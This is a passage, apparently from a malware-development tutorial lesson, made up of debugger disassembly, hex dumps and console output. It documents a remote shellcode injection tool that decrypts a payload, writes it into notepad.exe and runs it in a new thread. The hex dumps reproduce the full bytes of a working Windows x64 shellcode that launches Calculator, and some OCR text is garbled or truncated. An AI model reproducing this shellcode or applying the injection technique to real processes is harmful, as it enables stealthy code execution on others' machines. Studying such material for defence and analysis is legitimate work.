00007FFD5FBD2B04    48:8B14C8                mov rdx,qword ptr ds:[rax+rcx*8]
00007FFD5FBD2B08    42:803C02 01             cmp byte ptr ds:[rdx+r8],1
00007FFD5FBD2B0D    74 2C                    je microsoft.ui.xaml.7FFD5FBD2B3B
00007FFD5FBD2B0F    42:C60402 01             mov byte ptr ds:[rdx+r8],1
00007FFD5FBD2B14    48:8D1D 4D6B3800         lea rbx,qword ptr ds:[7FFD5FF59668]
00007FFD5FBD2B1B    48:8D3D 7E6B3800         lea rdi,qword ptr ds:[7FFD5FF596A0]
00007FFD5FBD2B22    EB 12                    jmp microsoft.ui.xaml.7FFD5FBD2B36
00007FFD5FBD2B24    48:8B03                  mov rax,qword ptr ds:[rbx]
00007FFD5FBD2B27    48:85C0                  test rax,rax
00007FFD5FBD2B2A    74 06                    je microsoft.ui.xaml.7FFD5FBD2B32
00007FFD5FBD2B2C    FF15 7E6A3800            call qword ptr ds:[7FFD5FF595B0]
Breakpoint Not Set 2B32  48:83C3 08          add rbx,8
00007FFD5FBD2B36    48:3BDF                  cmp rbx,rdi
00007FFD5FBD2B39    75 E9                    jne microsoft.ui.xaml.7FFD5FBD2B24
00007FFD5FBD2B3B    48:8B5C24 30             mov rbx,qword ptr ss:[rsp+30]
00007FFD5FBD2B40    48:83C4 20               add rsp,20
00007FFD5FBD2B44    5F                       pop rdi
00007FFD5FBD2B45    C3                       ret
00007FFD5FBD2B46    CC                       int3
00007FFD5FBD2B47    CC                       int3
00007FFD5FBD2B48    45:33C0                  xor r8d,r8d
00007FFD5FBD2B4B    33C9                     xor ecx,ecx
00007FFD5FBD2B4D    41:8D50 02               lea edx,qword ptr ds:[r8+2]
00007FFD5FBD2B51    E9 8AFFFFFF              jmp microsoft.ui.xaml.7FFD5FBD2AE0
```

```
ress              Hex                                              ASCII
0021700230000  FC 48 83 E4 F0 E8 C0 00 00 00 41 51 41 50 52 51  üH.äðèÀ...AQAPRQ
0021700230010  56 48 31 D2 65 48 8B 52 60 48 8B 52 18 48 8B 52  VH1ÒeH.R`H.R.H.R
0021700230020  20 48 8B 72 50 48 0F B7 4A 4A 4D 31 C9 48 31 C0   H.rPH.·JJM1ÉH1À
0021700230030  AC 3C 61 7C 02 2C 20 41 C1 C9 0D 41 01 C1 E2 ED  ¬<a|., AÁÉ.A.Áâí
0021700230040  52 41 51 48 8B 52 20 8B 42 3C 48 01 D0 8B 80 88  RAQH.R .B<H.Ð...
0021700230050  00 00 00 48 85 C0 74 67 48 01 D0 50 8B 48 18 44  ...H.ÀtgH.ÐP.H.D
0021700230060  8B 40 20 49 01 D0 E3 56 48 FF C9 41 8B 34 88 48  .@ I.ÐãVHÿÉA.4.H
0021700230070  01 D6 4D 31 C9 48 31 C0 AC 41 C1 C9 0D 41 01 C1  .ÖM1ÉH1À¬AÁÉ.A.Á
0021700230080  38 E0 75 F1 4C 03 4C 24 08 45 39 D1 75 D8 58 44  8àuñL.L$.E9ÑuØXD
0021700230090  8B 40 24 49 01 D0 66 41 8B 0C 48 44 8B 40 1C 49  .@$I.ÐfA..HD.@.I
00217002300A0  01 D0 41 8B 04 88 48 01 D0 41 58 41 58 5E 59 5A  .ÐA...H.ÐAXAX^YZ
00217002300B0  41 58 41 59 41 5A 48 83 EC 20 41 52 FF E0 58 41  AXAYAZH.ì ARÿàXA
00217002300C0  59 5A 48 8B 12 E9 57 FF FF FF 5D 48 BA 01 00 00  YZH..éWÿÿÿ]Hº...
00217002300D0  00 00 00 00 00 48 8D 8D 01 01 00 00 41 BA 31 8B  .....H......Aº1.
00217002300E0  6F 87 FF D5 BB E0 1D 2A 0A 41 BA A6 95 BD 9D FF  o.ÿÕ»à.*.Aº¦.½.ÿ
00217002300F0  D5 48 83 C4 28 3C 06 7C 0A 80 FB E0 75 05 BB 47  ÕH.Ä(<.|..ûàu.»G
0021700230100  13 72 6F 6A 00 59 41 89 DA FF D5 63 61 6C 63 00  .roj.YA.ÚÿÕcalc.
0021700230110  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0021700230120  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0021700230130  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0021700230140  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

```
PS C:\Users\User\source\repos\Lesson3\x64\Debug> .\RemoteShellcodeInject
[!] Usage : "C:\Users\User\source\repos\Lesson3\x64\Debug\RemoteShellcode
PS C:\Users\User\source\repos\Lesson3\x64\Debug> .\RemoteShellcodeInject
[i] Searching For Process Id Of "notepad.exe" ... [+] DONE
[i] Found Target Process Pid: 22992
[#] Press <Enter> To Decrypt ...
[i] Decrypting ...[+] DONE !
[i] Deobfuscated Payload At : 0x0000020FC35E26D0 Of Size : 272
[i] Allocated Memory At : 0x0000021700230000
[#] Press <Enter> To Write Payload ...
[i] Successfully Written 272 Bytes
[#] Press <Enter> To Run ...
```

Analyzing the local process, the payload was successfully zeroed out since it is not required anymore.


RemoteShellcodeInjection.exe - PID: 15112 - Thread: Main Thread 2156 - x64dbg
File View Debug Tracing Plugins Favourites Options Help Jul 4 2022 (TitanEngine)
CPU Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References Threads Handles Trace
Dump 1 Dump 2 Dump 3 Dump 4 Dump 5 Watch 1 Locals Struct
Windows PowerShell


```
RIP
00007FFE38D63C44   C3                   ret
00007FFE38D63C45   CD 2E                int 2E
00007FFE38D63C47   C3                   ret
00007FFE38D63C48   0F1F8400 00000000    nop dword ptr ds:[rax+rax],eax
00007FFE38D63C50   4C:8BD1              mov r10,rcx
00007FFE38D63C53   B8 07000000          mov eax,7
00007FFE38D63C58   F60425 0803FE7F 01   test byte ptr ds:[7FFE
00007FFE38D63C60   75 03                jne ntdll.7FFE38D63C65
00007FFE38D63C62   0F05                 syscall
00007FFE38D63C64   C3                   ret
00007FFE38D63C65   CD 2E                int 2E
00007FFE38D63C67   C3                   ret
00007FFE38D63C68   0F1F8400 00000000    nop dword ptr ds:[rax+
00007FFE38D63C70   4C:8BD1              mov r10,rcx
00007FFE38D63C73   B8 08000000          mov eax,8
00007FFE38D63C78   F60425 0803FE7F 01   test byte ptr ds:[7FFE
00007FFE38D63C80   75 03                jne ntdll.7FFE38D63C85
00007FFE38D63C82   0F05                 syscall
00007FFE38D63C84   C3                   ret
00007FFE38D63C85   CD 2E                int 2E
00007FFE38D63C87   C3                   ret
00007FFE38D63C88   0F1F8400 00000000    nop dword ptr ds:[rax+
00007FFE38D63C90   4C:8BD1              mov r10,rcx
00007FFE38D63C93   B8 09000000          mov eax,9

NtDeviceIoControlFile

Address           Hex                                              ASCII
0000020FC35E26D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000020FC35E26E0  [0000020FC35E26D0] = 0000000000000000 (User Data) 00 00  ................
0000020FC35E26F0                                             00 00  ................
0000020FC35E2700  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000020FC35E2710  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000020FC35E2720  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000020FC35E2730  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000020FC35E2740  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000020FC35E2750  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000020FC35E2760  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000020FC35E2770  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000020FC35E2780  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000020FC35E2790  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000020FC35E27A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000020FC35E27B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000020FC35E27C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000020FC35E27D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000020FC35E27E0  DD DD DD DD DD DD DD DD DD DD DD DD DD DD DD DD  ÝÝÝÝÝÝÝÝÝÝÝÝÝÝÝÝ
0000020FC35E27F0  DD DD DD DD DD DD DD DD 32 17 38 73 BF 0F 00 10  ÝÝÝÝÝÝÝÝ2.8s¿...
0000020FC35E2800  20 55 5D C3 0F 02 00 00 90 16 5E C3 0F 02 00 00   U]Ã......^Ã....
```

```
PS C:\Users\User\source\repos\Lesson3\x64\Debug> .\RemoteShellcodeInjection.exe
[!] Usage : "C:\Users\User\source\repos\Lesson3\x64\Debug\RemoteShellcodeInjection.exe
PS C:\Users\User\source\repos\Lesson3\x64\Debug> .\RemoteShellcodeInjection.exe notepa
[i] Searching For Process Id Of "notepad.exe" ... [+] DONE
[i] Found Target Process Pid: 22992
[#] Press <Enter> To Decrypt ...
[i] Decrypting ...[+] DONE !
[i] Deobfuscated Payload At : 0x0000020FC35E26D0 Of Size : 272
[i] Allocated Memory At : 0x0000021700230000
[#] Press <Enter> To Write Payload ...
[i] Successfully Written 272 Bytes
[#] Press <Enter> To Run ...
```

Finally, the payload is executed in the remote process inside of a new thread.


Notepad.exe - PID: 22992 - Module: microsoft.ui.xaml.dll - Thread: 11104 - x64dbg
File View Debug Tracing Plugins Favourites Options Help Jul 4 2022 (TitanEngine)
Dump 1 Dump 2 Dump 3 Dump 4 Dump 5 Watch 1 Locals Struct
Calculator
Programmer
0
HEX 0
DEC 0
OCT 0
BIN 0
QWORD
MS
Bitwise
Bit shift
A
C

Previous Modules Complete Next

```
00007FFD5FBD2B9A   49:8B3C2E            mov rdi,qword ptr ds:[r14+rbp]
00007FFD5FBD2B9E   48:85FF              test rdi,rdi
00007FFD5FBD2BA1   74 46                je microsoft.ui.xaml.7FFD5FBD2BE9
00007FFD5FBD2BA3   8B1F                 mov ebx,dword ptr ds:[rdi]
00007FFD5FBD2BA5   83EB 01              sub ebx,1
00007FFD5FBD2BA8   78 22                js microsoft.ui.xaml.7FFD5FBD2BCC
00007FFD5FBD2BAA   48:63F3              movsxd rsi,ebx
00007FFD5FBD2BAD   48:83C6 02           add rsi,2
00007FFD5FBD2BB1   48:8D34F7            lea rsi,qword ptr ds:[rdi+rsi*8]
00007FFD5FBD2BB5   48:8B06              mov rax,qword ptr ds:[rsi]
00007FFD5FBD2BB8   48:85C0              test rax,rax
00007FFD5FBD2BBB   74 06                je microsoft.ui.xaml.7FFD5FBD2BC3
00007FFD5FBD2BBD   FF15 ED693800        call qword ptr ds:[7FFD5FF595B0]
00007FFD5FBD2BC3   48:83EE 08           sub rsi,8
00007FFD5FBD2BC7   83EB 01              sub ebx,1
00007FFD5FBD2BCA   79 E9                jns microsoft.ui.xaml.7FFD5FBD2BB5
00007FFD5FBD2BCC   48:8B5F 08           mov rbx,qword ptr ds:[rdi+8]

Address           Hex                                              ASCII
0000021700230000  FC 48 83 E4 F0 E8 C0 00 00 00 41 51 41 50 52 51  üH.äðèÀ...AQAPRQ
0000021700230010  56 48 31 D2 65 48 8B 52 60 48 8B 52 18 48 8B 52  VH1ÒeH.R`H.R.H.R
0000021700230020  20 48 8B 72 50 48 0F B7 4A 4A 4D 31 C9 48 31 C0   H.rPH.·JJM1ÉH1À
0000021700230030  AC 3C 61 7C 02 2C 20 41 C1 C9 0D 41 01 C1 E2 ED  ¬<a|., AÁÉ.A.Áâí
0000021700230040  52 41 51 48 8B 52 20 8B 42 3C 48 01 D0 8B 80 88  RAQH.R .B<H.Ð...
0000021700230050  00 00 00 48 85 C0 74 67 48 01 D0 50 8B 48 18 44  ...H.ÀtgH.ÐP.H.D
0000021700230060  8B 40 20 49 01 D0 E3 56 48 FF C9 41 8B 34 88 48  .@ I.ÐãVHÿÉA.4.H
0000021700230070  01 D6 4D 31 C9 48 31 C0 AC 41 C1 C9 0D 41 01 C1  .ÖM1ÉH1À¬AÁÉ.A.Á
0000021700230080  38 E0 75 F1 4C 03 4C 24 08 45 39 D1 75 D8 58 44  8àuñL.L$.E9ÑuØXD
0000021700230090  8B 40 24 49 01 D0 66 41 8B 0C 48 44 8B 40 1C 49  .@$I.ÐfA..HD.@.I
00000217002300A0  01 D0 41 8B 04 88 48 01 D0 41 58 41 58 5E 59 5A  .ÐA...H.ÐAXAX^YZ
00000217002300B0  41 58 41 59 41 5A 48 83 EC 20 41 52 FF E0 58 41  AXAYAZH.ì ARÿàXA
00000217002300C0  59 5A 48 8B 12 E9 57 FF FF FF 5D 48 BA 01 00 00  YZH..éWÿÿÿ]Hº...
00000217002300D0  00 00 00 00 00 48 8D 8D 01 01 00 00 41 BA 31 8B  .....H......Aº1.
00000217002300E0  6F 87 FF D5 BB E0 1D 2A 0A 41 BA A6 95 BD 9D FF  o.ÿÕ»à.*.Aº¦.½.ÿ
00000217002300F0  D5 48 83 C4 28 3C 06 7C 0A 80 FB E0 75 05 BB 47  ÕH.Ä(<.|..ûàu.»G
0000021700230100  13 72 6F 6A 00 59 41 89 DA FF D5 63 61 6C 63 00  .roj.YA.ÚÿÕcalc.
0000021700230110  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000021700230120  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000021700230130  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000021700230140  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000021700230150  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000021700230160  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

```
[#] Press <Enter> To Write Payload ...
[i] Successfully Written 272 Bytes
[#] Press <Enter> To Run ...
[i] Executing Payload ... [+] DONE !
[#] Press <Enter> To Quit ...
```